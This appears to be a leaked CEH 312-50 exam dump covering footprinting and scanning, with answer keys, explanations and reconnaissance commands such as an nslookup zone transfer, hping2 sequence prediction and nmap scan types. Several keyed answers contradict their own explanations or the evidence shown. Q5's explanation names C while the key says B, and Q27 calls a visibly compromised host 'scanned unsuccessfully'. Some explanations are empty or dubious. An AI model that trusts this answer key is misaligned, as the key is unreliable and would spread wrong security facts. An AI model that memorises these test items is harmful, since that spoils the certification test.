

PassGuide.312-50_765,Q&A

Number: 312-50
Passing Score: 800
Time Limit: 120 min
File Version: 15.05



<http://www.gratisexam.com/>



ECCouncil 312-50 Ethical Hacking and Countermeasures

- ☛ Pretty much all the questions we study that no answer in doubt.
- ☛ Also study the drag and drop over and over cause most of them in this VCE were in my test. Good luck everyone!
- ☛ I am very happy with my achievement. First of all, I would like to thanks Passguide.com for its brilliant operation in my exam...'
- ☛ PassGuide really cares about the students, which create a strong motivating...'
- ☛ Passguides made all certification exams very easy.

Sections

1. Introduction to Ethical Hacking
2. Footprinting

3. Scanning
4. Enumeration
5. System Hacking
6. Trojans and Backdoors
7. Sniffers
8. Denial of Service
9. Social Engineering
10. Session Hijacking
11. Hacking Web Servers
12. Web Application Vulnerabilities
13. Web Based Password Cracking Techniques
14. SQL Injection
15. Hacking Wireless Networks
16. Virus and Worms
17. Physical Security
18. Linux Hacking
19. Evading IDS, Firewalls and Honeypots
20. Buffer Overflows
21. Cryptography
22. Penetration Testing Methodologies
23. Mixed Questions

Exam A

QUESTION 1

Real 7

ECCouncil 312-50 Exam

You are footprinting Acme.com to gather competitive intelligence. You visit the acme.com website for contact information and telephone number numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but now it is not there. How would it be possible for you to retrieve information from the website that is outdated?

- A. Visit google search engine and view the cached copy.
- B. Visit Archive.org site to retrieve the Internet archive of the acme website.
- C. Crawl the entire website and store them into your computer.
- D. Visit the company's partners and customers website for this information.

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: The Internet Archive (IA) is a non-profit organization dedicated to maintaining an archive of Web and multimedia resources. Located at the Presidio in San Francisco, California, this archive includes "snapshots of the World Wide Web" (archived copies of pages, taken at various points in time), software, movies, books, and audio recordings (including recordings of live concerts from bands that allow it). This site is found at www.archive.org.

QUESTION 2

User which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A. 18 U.S.C 1029 Possession of Access Devices
- B. 18 U.S.C 1030 Fraud and related activity in connection with computers
- C. 18 U.S.C 1343 Fraud by wire, radio or television
- D. 18 U.S.C 1361 Injury to Government Property
- E. 18 U.S.C 1362 Government communication systems
- F. 18 U.S.C 1831 Economic Espionage Act
- G. 18 U.S.C 1832 Trade Secrets Act

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html

Real 8
ECCouncil 312-50 Exam

QUESTION 3

Which of the following activities will NOT be considered as passive footprinting?

- A. Go through the rubbish to find out any information that might have been discarded.
- B. Search on financial site such as Yahoo Financial to identify assets.
- C. Scan the range of IP address found in the target DNS database.
- D. Perform multiples queries using a search engine.

Correct Answer: C

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Passive footprinting is a method in which the attacker never makes contact with the target systems. Scanning the range of IP addresses found in the target DNS is considered making contact to the systems behind the IP addresses that is targeted by the scan.

QUESTION 4

Which one of the following is defined as the process of distributing incorrect Internet Protocol (IP) addresses/names with the intent of diverting traffic?



<http://www.gratisexam.com/>

- A. Network aliasing
- B. Domain Name Server (DNS) poisoning
- C. Reverse Address Resolution Protocol (ARP)
- D. Port scanning

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation:

This reference is close to the one listed DNS poisoning is the correct answer.

This is how DNS DOS attack can occur. If the actual DNS records are unattainable to the attacker for him to alter in this fashion, which they should be, the attacker can insert this data into the cache of there server instead of replacing the actual records, which is referred to as cache

Real 9

ECCouncil 312-50 Exam

poisoning.

QUESTION 5

You are footprinting an organization to gather competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but not it is not there.

How would it be possible for you to retrieve information from the website that is outdated?

- A. Visit google's search engine and view the cached copy.
- B. Visit Archive.org web site to retrieve the Internet archive of the company's website.
- C. Crawl the entire website and store them into your computer.
- D. Visit the company's partners and customers website for this information.

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Explanation: Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

QUESTION 6

A Company security System Administrator is reviewing the network system log files. He notes the following:

- Network log files are at 5 MB at 12:00 noon.
- At 14:00 hours, the log files at 3 MB.

What should he assume has happened and what should he do about the situation?

Real 10
ECCouncil 312-50 Exam

- A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
- B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
- C. He should log the file size, and archive the information, because the router crashed.
- D. He should run a file system check, because the Syslog server has a self correcting file system problem.
- E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: You should never assume a host has been compromised without verification. Typically, disconnecting a server is an extreme measure and should only be done when it is confirmed there is a compromise or the server contains such sensitive data that the loss of service outweighs the risk. Never assume that any administrator or automatic process is making changes to a system. Always investigate the root cause of the change on the system and follow your organizations security policy.

QUESTION 7

To what does "message repudiation" refer to what concept in the realm of email security?

- A. Message repudiation means a user can validate which mail server or servers a message was passed through.
- B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.
- C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
- D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
- E. Message repudiation means a sender can claim they did not actually send a particular message.

Correct Answer: E

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: A quality that prevents a third party from being able to prove that a communication between two other parties ever took place. This is a desirable quality if you do not want your communications to be traceable.

Non-repudiation is the opposite quality--a third party can prove that a communication between two other parties took place. Non-repudiation is desirable if you want to be able to trace your

communications and prove that they occurred. Repudiation Denial of message submission or delivery.

QUESTION 8

How does Traceroute map the route that a packet travels from point A to point B?

- A. It uses a TCP Timestamp packet that will elicit a time exceed in transit message.
- B. It uses a protocol that will be rejected at the gateways on its way to its destination.
- C. It manipulates the value of time to live (TTL) parameter packet to elicit a time exceeded in transit message.
- D. It manipulated flags within packets to force gateways into generating error messages.

Correct Answer: C

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination.

QUESTION 9

Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

(Note: The student is being tested on concept learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

Real 12
ECCouncil 312-50 Exam
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1

TCP TTL:44 TOS:0x10 ID:242

***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400

05/20-17:06:58.685879 192.160.13.4:31337 -> 172.16.1.101:1024

TCP TTL:44 TOS:0x10 ID:242

***FRP** Seg: 0XA1D95 Ack: 0x53 Win: 0x400

What is odd about this attack? (Choose the most appropriate statement)

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- B. This is back orifice activity as the scan comes from port 31337.
- C. The attacker wants to avoid creating a sub-carrier connection that is not normally valid.
- D. These packets were created by a tool; they were not created by a standard IP stack.

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Port 31337 is normally used by Back Orifice. Note that 31337 is hackers spelling of `elite', meaning `elite hackers'.

QUESTION 10

Your company trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?

- A. APNIC, PICNIC, ARIN, LACNIC
- B. RIPE NCC, LACNIC, ARIN, APNIC
- C. RIPE NCC, NANIC, ARIN, APNIC
- D. RIPE NCC, ARIN, APNIC, LATNIC

Real 13

ECCouncil 312-50 Exam

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: All other answers include non existing organizations (PICNIC, NANIC, LATNIC). See http://www.arin.net/library/internet_info/ripe.html

QUESTION 11

A very useful resource for passively gathering information about a target company is:

- A. Host scanning
- B. Whois search
- C. Traceroute
- D. Ping sweep

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: A, C & D are "Active" scans, the question says: "Passively"

QUESTION 12

You receive an email with the following message:

Hello Steve,

We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.

<http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm>

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from our e-mail services.

Sincerely,

Real 14
ECCouncil 312-50 Exam
Technical Support

SuperEmailServices

From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers. You immediately enter the following at Windows 2000 command prompt:

Ping 0xde.0xad.0xbe.0xef

You get a response with a valid IP address.

What is the obstructed IP address in the e-mail URL?

- A. 222.173.190.239
- B. 233.34.45.64
- C. 54.23.56.55
- D. 199.223.23.45

Correct Answer: A

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: 0x stands for hexadecimal and DE=222, AD=173, BE=190 and EF=239

QUESTION 13

Which of the following tools are used for footprinting?(Choose four.

- A. Sam Spade
- B. NSLookup
- C. Traceroute
- D. Neotrace
- E. Cheops
Real 15
ECCouncil 312-50 Exam

Correct Answer: ABCD

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: All of the tools listed are used for footprinting except Cheops.

QUESTION 14

According to the CEH methodology, what is the next step to be performed after footprinting?

- A. Enumeration

- B. Scanning
- C. System Hacking
- D. Social Engineering
- E. Expanding Influence

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Once footprinting has been completed, scanning should be attempted next. Scanning should take place on two distinct levels: network and host.

QUESTION 15

NSLookup is a good tool to use to gain additional information about a target network. What does the following command accomplish?

```
nslookup  
> server <ipaddress>  
> set type =any  
> ls -d <target.com>
```

Real 16

ECCouncil 312-50 Exam

- A. Enables DNS spoofing
- B. Loads bogus entries into the DNS table
- C. Verifies zone security
- D. Performs a zone transfer
- E. Resets the DNS cache

Correct Answer: D

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: If DNS has not been properly secured, the command sequence displayed above will perform a zone transfer.

QUESTION 16

While footprinting a network, what port/service should you look for to attempt a zone transfer?

- A. 53 UDP
- B. 53 TCP
- C. 25 UDP
- D. 25 TCP
- E. 161 UDP
- F. 22 TCP
- G. 60 TCP

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: IF TCP port 53 is detected, the opportunity to attempt a zone transfer is there.

QUESTION 17

Your lab partner is trying to find out more information about a competitors web site. The site has a .com extension. She has decided to use some online whois tools and look in one of the regional Internet registries. Which one would you suggest she looks in first?

Real 17

ECCouncil 312-50 Exam

- A. LACNIC
- B. ARIN
- C. APNIC
- D. RIPE
- E. AfriNIC

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Regional registries maintain records from the areas from which they govern. ARIN is responsible for domains served within North and South America and therefore, would be a good starting point for a .com domain.

QUESTION 18

Network Administrator Patricia is doing an audit of the network. Below are some of her findings concerning DNS. Which of these would be a cause for alarm?

Select the best answer.

- A. There are two external DNS Servers for Internet domains. Both are AD integrated.
- B. All external DNS is done by an ISP.
- C. Internal AD Integrated DNS servers are using private DNS names that are unregistered.
- D. Private IP addresses are used on the internal network and are registered with the internal AD integrated DNS server.

Correct Answer: A

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Explanations:

- A. There are two external DNS Servers for Internet domains. Both are AD integrated. This is the correct answer. Having an AD integrated DNS external server is a serious cause for alarm. There is no need for this and it causes vulnerability on the network.
- B. All external DNS is done by an ISP.
This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk as it is offloaded onto the ISP.
- C. Internal AD Integrated DNS servers are using private DNS names that are unregistered.
This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk.

Real 18

ECCouncil 312-50 Exam

- D. Private IP addresses are used on the internal network and are registered with the internal AD integrated DNS server.

This is not the correct answer. This would not be a cause for alarm. This would actually reduce the company's network risk.

QUESTION 19

The terrorist organizations are increasingly blocking all traffic from North America or from Internet Protocol addresses that point to users who rely on the English Language.

Hackers sometimes set a number of criteria for accessing their website. This information is shared among the co-hackers. For example if you are using a machine with the Linux Operating System and the Netscape browser then you will have access to their website in a convert way. When federal investigators using PCs running windows and using Internet Explorer visited the hacker's shared site, the hacker's system immediately mounted a distributed denial-of-service attack against the federal system.

Companies today are engaging in tracking competitor's through reverse IP address lookup sites like whois.com, which provide an IP address's domain. When the competitor visits the companies website they are directed to a products page without discount and prices are marked higher for their product. When normal users

visit the website they are directed to a page with full-blown product details along with attractive discounts. This is based on IP- based blocking, where certain addresses are barred from accessing a site.

What is this masking technique called?

- A. Website Cloaking
- B. Website Filtering
- C. IP Access Blockade
- D. Mirrored WebSite

Correct Answer: A

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Website Cloaking travels under a variety of alias including Stealth, Stealth scripts, IP delivery, Food Script, and Phantom page technology. It's hot- due to its ability to manipulate those elusive top-ranking results from spider search engines.

Real 19

ECCouncil 312-50 Exam

QUESTION 20

Bill has started to notice some slowness on his network when trying to update his company's website while trying to access the website from the Internet. Bill asks the help desk manager if he has received any calls about slowness from the end users, but the help desk manager says that he has not. Bill receives a number of calls from customers that can't access the company website and can't purchase anything online. Bill logs on to a couple of this routers and notices that the logs shows network traffic is at all time high. He also notices that almost all the traffic is originating from a specific address.

Bill decides to use Geotrace to find out where the suspect IP is originates from. The Geotrace utility runs a traceroute and finds that IP is coming from Panama. Bill knows that none of his customers are in Panama so he immediately thinks that his company is under a Denial of Service attack. Now Bill needs to find out more about the originating IP Address.

What Internet registry should Bill look in to find the IP Address?

- A. LACNIC
- B. ARIN
- C. RIPELACNIC
- D. APNIC

Correct Answer: A

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: LACNIC is the Latin American and Caribbean Internet Addresses Registry that administers IP addresses, autonomous system numbers, reverse DNS, and other network resources for that region.

QUESTION 21

System Administrators sometimes post questions to newsgroups when they run into technical challenges. As an ethical hacker, you could use the information in newsgroup posting to glean insight into the makeup of a target network. How would you search for these posting using Google search?

Real 20

ECCouncil 312-50 Exam

- A. Search in Google using the key strings "the target company" and "newsgroups"
- B. Search for the target company name at <http://groups.google.com>
- C. Use NNTP websites to search for these postings
- D. Search in Google using the key search strings "the target company" and "forums"

Correct Answer: B

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Using <http://groups.google.com> is the easiest way to access various newsgroups today. Before <http://groups.google.com> you had to use special NNTP clients or subscribe to some nntp to web services.

QUESTION 22

Which of the following activities would not be considered passive footprinting?

- A. Search on financial site such as Yahoo Financial
- B. Perform multiple queries through a search engine
- C. Scan the range of IP address found in their DNS database
- D. Go through the rubbish to find out any information that might have been discarded

Correct Answer: C

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: Passive footprinting is a method in which the attacker never makes contact with the target. Scanning the targets IP addresses can be logged at the

target and therefore contact has been made.

QUESTION 23

You are footprinting the www.xsecurity.com domain using the Google Search Engine. You would like to determine what sites link to www.xsecurity .com at the first level of relevance.

Which of the following operator in Google search will you use to achieve this?

- A. Link: www.xsecurity.com
Real 21
ECCouncil 312-50 Exam
- B. serch?l:www.xsecurity.com
- C. level1.www.security.com
- D. pagerank:www.xsecurity.com

Correct Answer: A

Section: Footprinting

Explanation

Explanation/Reference:

Explanation: The query [link:] will list webpages that have links to the specified webpage. For instance, [link:www.google.com] will list webpages that have links pointing to the Google homepage. Note there can be no space between the "link:" and the web page url.

QUESTION 24

Doug is conducting a port scan of a target network. He knows that his client target network has a web server and that there is a mail server also which is up and running. Doug has been sweeping the network but has not been able to elicit any response from the remote target. Which of the following could be the most likely cause behind this lack of response? Select 4.

- A. UDP is filtered by a gateway
- B. The packet TTL value is too low and cannot reach the target
- C. The host might be down
- D. The destination network might be down
- E. The TCP windows size does not match
- F. ICMP is filtered by a gateway

Correct Answer: ABCF

Section: Scanning

Explanation

Explanation/Reference:

Explanation: If the destination host or the destination network is down there is no way to get an answer and if TTL (Time To Live) is set too low the UDP packets will "die" before reaching the host because of too many hops between the scanning computer and the target. The TCP receive window size is the amount of received data (in bytes) that can be buffered during a connection. The sending host can send only that amount of data before it must wait for an acknowledgment and window update from the receiving host and ICMP is mainly used for echo requests and not in port scans.

QUESTION 25

Real 22
ECCouncil 312-50 Exam
Exhibit

```
#hping2 192.168.8.46 --seqnum -p 139 -S -i ul -I eth0
```

```
HPING uaz (eth0 192.168.8.46) S set, 40 headers + 0 data bytes
2361294848      +2361294848
2411626496      +50331648
2545844224      +134217728
2384705024      +167772160
2552477184      +167772160
3720249344      +167772160
3216932864      +167772160
3384705024      +167772160
3552477184      +167772160
3720249344      +167772160
3888021504      +167772160
4055793664      +167772160
4223565824      +167772160
```

Joe Hacker runs the hping2 hacking tool to predict the target host's sequence numbers in one of the hacking session.

What does the first and second column mean? Select two.

- A. The first column reports the sequence number
- B. The second column reports the difference between the current and last sequence number
- C. The second column reports the next sequence number
- D. The first column reports the difference between current and last sequence number

Correct Answer: AB

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

QUESTION 26

While performing a ping sweep of a subnet you receive an ICMP reply of Code 3/Type 13 for all the pings sent out.

What is the most likely cause behind this response?

Real 23

ECCouncil 312-50 Exam

- A. The firewall is dropping the packets.
- B. An in-line IDS is dropping the packets.
- C. A router is blocking ICMP.
- D. The host does not respond to ICMP packets.

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Type 3 message = Destination Unreachable [RFC792], Code 13 (cause) = Communication Administratively Prohibited [RFC1812]

QUESTION 27

The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. Study the log given below and answer the following question:

(Note: The objective of this questions is to test whether the student has learnt about passive OS fingerprinting (which should tell them the OS from log captures): can they tell a SQL injection attack signature; can they infer if a user ID has been created by an attacker and whether they can read plain source destination entries from log entries.)

Real
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 63.226.81.13:1351 -> 172.16.1.107:11
Apr 25 10:37:33 [5875]: IDS290/web-cgi-space-vulncheck: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558

What can you infer from the above log?

- A. The system is a windows system which is being scanned unsuccessfully.
- B. The system is a web application server compromised through SQL injection.
- C. The system has been compromised and backdoored by the attacker.
- D. The actual IP of the successful attacker is 24.9.255.53.

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

QUESTION 28

Bob has been hired to perform a penetration test on ABC.com. He begins by looking at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leaking any sensitive information or have any technical details online.

Within the context of penetration testing methodology, what phase is Bob involved with?

- A. Passive information gathering
- B. Active information gathering
- C. Attack phase
- D. Vulnerability Mapping

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: He is gathering information and as long as he doesn't make contact with any of the targets systems he is considered gathering this information in a passive mode.

QUESTION 29

Which of the following would be the best reason for sending a single SMTP message to an address that does not exist within the target company?

- A. To create a denial of service attack.
- B. To verify information about the mail administrator and his address.
- C. To gather information about internal hosts used in email treatment.
- D. To gather information about procedures that are in place to deal with such messages.

Real 25

ECCouncil 312-50 Exam

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The replay from the email server that states that there is no such recipient will also give you some information about the name of the email server, versions used and so on.

QUESTION 30

You are conducting a port scan on a subnet that has ICMP blocked. You have discovered 23 live systems and after scanning each of them you notice that they all show port 21 in closed state.

What should be the next logical step that should be performed?

- A. Connect to open ports to discover applications.
- B. Perform a ping sweep to identify any additional systems that might be up.
- C. Perform a SYN scan on port 21 to identify any additional systems that might be up.
- D. Rescan every computer to verify the results.

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: As ICMP is blocked you'll have trouble determining which computers are up and running by using a ping sweep. As all the 23 computers that you had discovered earlier had port 21 closed, probably any additional, previously unknown, systems will also have port 21 closed. By running a SYN scan on port 21 over the target network you might get replies from additional systems.

QUESTION 31

Ann would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point.

Which of the following type of scans would be the most accurate and reliable option?

- A. A half-scan
Real 26
ECCouncil 312-50 Exam
- B. A UDP scan
- C. A TCP Connect scan
- D. A FIN scan

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection. Otherwise an error code is returned.

Example of a three-way handshake followed by a reset:

Source Destination Summary

```
----- [192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 SYN SEQ=3362197786 LEN=0 WIN=5840
[192.168.0.10] [192.168.0.8] TCP: D=49389 S=80 SYN ACK=3362197787 SEQ=58695210 LEN=0 WIN=65535
[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 ACK=58695211 WIN<<2=5840 [192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 RST ACK=58695211
WIN<<2=5840
```

QUESTION 32

What type of port scan is shown below?

Scan directed at *open* port:

Client	Server
192.5.2.92:4079	-----FIN/URG/PSH----->192.5.2.110:23
192.5.2.92:4079	<---NO RESPONSE-----192.5.2.110:23

Scan directed at *closed* port:

Client	Server
192.5.2.92:4079	-----FIN/URG/PSH----->192.5.2.110:23
192.5.2.92:4079	<-----RST/ACK-----192.5.2.110:23

- A. Idle Scan
- B. Windows Scan
- C. XMAS Scan
- Real 27
ECCouncil 312-50 Exam
- D. SYN Stealth Scan

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: An Xmas port scan is variant of TCP port scan. This type of scan tries to obtain information about the state of a target port by sending a packet which has multiple TCP flags set to 1 - "lit as an Xmas tree". The flags set for Xmas scan are FIN, URG and PSH. The purpose is to confuse and bypass simple firewalls. Some stateless firewalls only check against security policy those packets which have the SYN flag set (that is, packets that initiate connection according to the standards). Since Xmas scan packets are different, they can pass through these simple systems and reach the target host.

QUESTION 33

War dialing is a very old attack and depicted in movies that were made years ago.

Why would a modem security tester consider using such an old technique?

- A. It is cool, and if it works in the movies it must work in real life.
- B. It allows circumvention of protection mechanisms by being on the internal network.
- C. It allows circumvention of the company PBX.
- D. A good security tester would not use such a derelict technique.

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: If you are lucky and find a modem that answers and is connected to the target network, it usually is less protected (as only employees are supposed to know of its existence) and once connected you don't need to take evasive actions towards any firewalls or IDS.

QUESTION 34

An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system.

Real 28

ECCouncil 312-50 Exam

What is the most probable reason?

- A. The firewall is blocking port 23 to that system.
- B. He cannot spoof his IP and successfully use TCP.
- C. He needs to use an automated tool to telnet in.
- D. He is attacking an operating system that does not reply to telnet even when open.

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Spoofing your IP will only work if you don't need to get an answer from the target system. In this case the answer (login prompt) from the telnet session will be sent to the "real" location of the IP address that you are showing as the connection initiator.

QUESTION 35

You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of which protocols are being used. You need to discover as many different

protocols as possible.

Which kind of scan would you use to achieve this? (Choose the best answer)

- A. Nessus scan with TCP based pings.
- B. Nmap scan with the sP (Ping scan) switch.
- C. Netcat scan with the u e switches.
- D. Nmap with the sO (Raw IP packets) switch.

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Running Nmap with the sO switch will do a IP Protocol Scan. The IP protocol scan is a bit different than the other nmap scans. The IP protocol scan is searching for additional IP protocols in use by the remote station, such as ICMP, TCP, and UDP. If a router is scanned, additional IP protocols such as EGP or IGP may be identified.

Real 29

ECCouncil 312-50 Exam

QUESTION 36

What are two types of ICMP code used when using the ping command?

- A. It uses types 0 and 8.
- B. It uses types 13 and 14.
- C. It uses types 15 and 17.
- D. The ping command does not use ICMP but uses UDP.

Correct Answer: A

Section: Scanning

Explanation

Explanation/Reference:

Explanation: ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

QUESTION 37

You are having problems while retrieving results after performing port scanning during internal testing. You verify that there are no security devices between you and the target system. When both stealth and connect scanning do not work, you decide to perform a NULL scan with NMAP. The first few systems scanned shows all ports open.

Which one of the following statements is probably true?

- A. The systems have all ports open.
- B. The systems are running a host based IDS.
- C. The systems are web servers.
- D. The systems are running Windows.

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: The null scan turns off all flags, creating a lack of TCP flags that should never occur in the real world. If the port is closed, a RST frame should be returned and a null scan to an open port results in no response. Unfortunately Microsoft (like usual) decided to completely ignore the standard and do things their own way. Thus this scan type will not work against systems running Windows as they choose not to respond at all. This is a good way to distinguish that the system being scanned is running Microsoft Windows.

Real 30

ECCouncil 312-50 Exam

QUESTION 38

John has scanned the web server with NMAP. However, he could not gather enough information to help him identify the operating system running on the remote host accurately.

What would you suggest to John to help identify the OS that is being used on the remote web server?

- A. Connect to the web server with a browser and look at the web page.
- B. Connect to the web server with an FTP client.
- C. Telnet to port 8080 on the web server and look at the default page code.
- D. Telnet to an open port and grab the banner.

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.

QUESTION 39

An Nmap scan shows the following open ports, and nmap also reports that the OS guessing results to match too many signatures hence it cannot reliably be identified:

21 ftp

23 telnet

80 http

443 https

What does this suggest ?

Real 31

ECCouncil 312-50 Exam

- A. This is a Windows Domain Controller
- B. The host is not firewalled
- C. The host is not a Linux or Solaris system
- D. The host is not properly patched

Correct Answer: D

Section: Scanning

Explanation

Explanation/Reference:

Explanation: If the answer was A nmap would guess it, it holds the MS signature database, the host not being firewalled makes no difference. The host is not linux or solaris, well it very well could be. The host is not properly patched? That is the closest; nmaps OS detection architecture is based solely off the TCP ISN issued by the operating systems TCP/IP stack, if the stack is modified to show output from randomized ISN's or if your using a program to change the ISN then OS detection will fail. If the TCP/IP IP ID's are modified then os detection could also fail, because the machine would most likely come back as being down.

QUESTION 40

What port scanning method involves sending spoofed packets to a target system and then looking for adjustments to the IPID on a zombie system?

- A. Blind Port Scanning
- B. Idle Scanning
- C. Bounce Scanning
- D. Stealth Scanning
- E. UDP Scanning

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation:

from NMAP:-sI <zombie host[:probeport]> Idlescan: This advanced scan method allows for a truly blind TCP port scan of the target (meaning no packets are sent to the target - get from your real IP address). Instead, a unique side-channel attack exploits predictable "IP fragmentation ID" sequence generation on the zombie host to glean information about the open ports on the target.

Real 32

ECCouncil 312-50 Exam

QUESTION 41

What port scanning method is the most reliable but also the most detectable?

- A. Null Scanning
- B. Connect Scanning
- C. ICMP Scanning
- D. Idlescan Scanning
- E. Half Scanning
- F. Verbose Scanning

Correct Answer: B

Section: Scanning

Explanation

Explanation/Reference:

Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection.

QUESTION 42

What does an ICMP (Code 13) message normally indicate?

- A. It indicates that the destination host is unreachable
- B. It indicates to the host that the datagram which triggered the source quench message will need to be re-sent
- C. It indicates that the packet has been administratively dropped in transit
- D. It is a request to the host to cut back the rate at which it is sending traffic to the Internet destination

Correct Answer: C

Section: Scanning

Explanation

Explanation/Reference:

Explanation: CODE 13 and type 3 is destination unreachable due to communication administratively prohibited by filtering hence maybe they meant "code 13", therefore would be C).

Note:A - Type 3B - Type 4C - Type 3 Code 13D - Typ4 4

Real 33

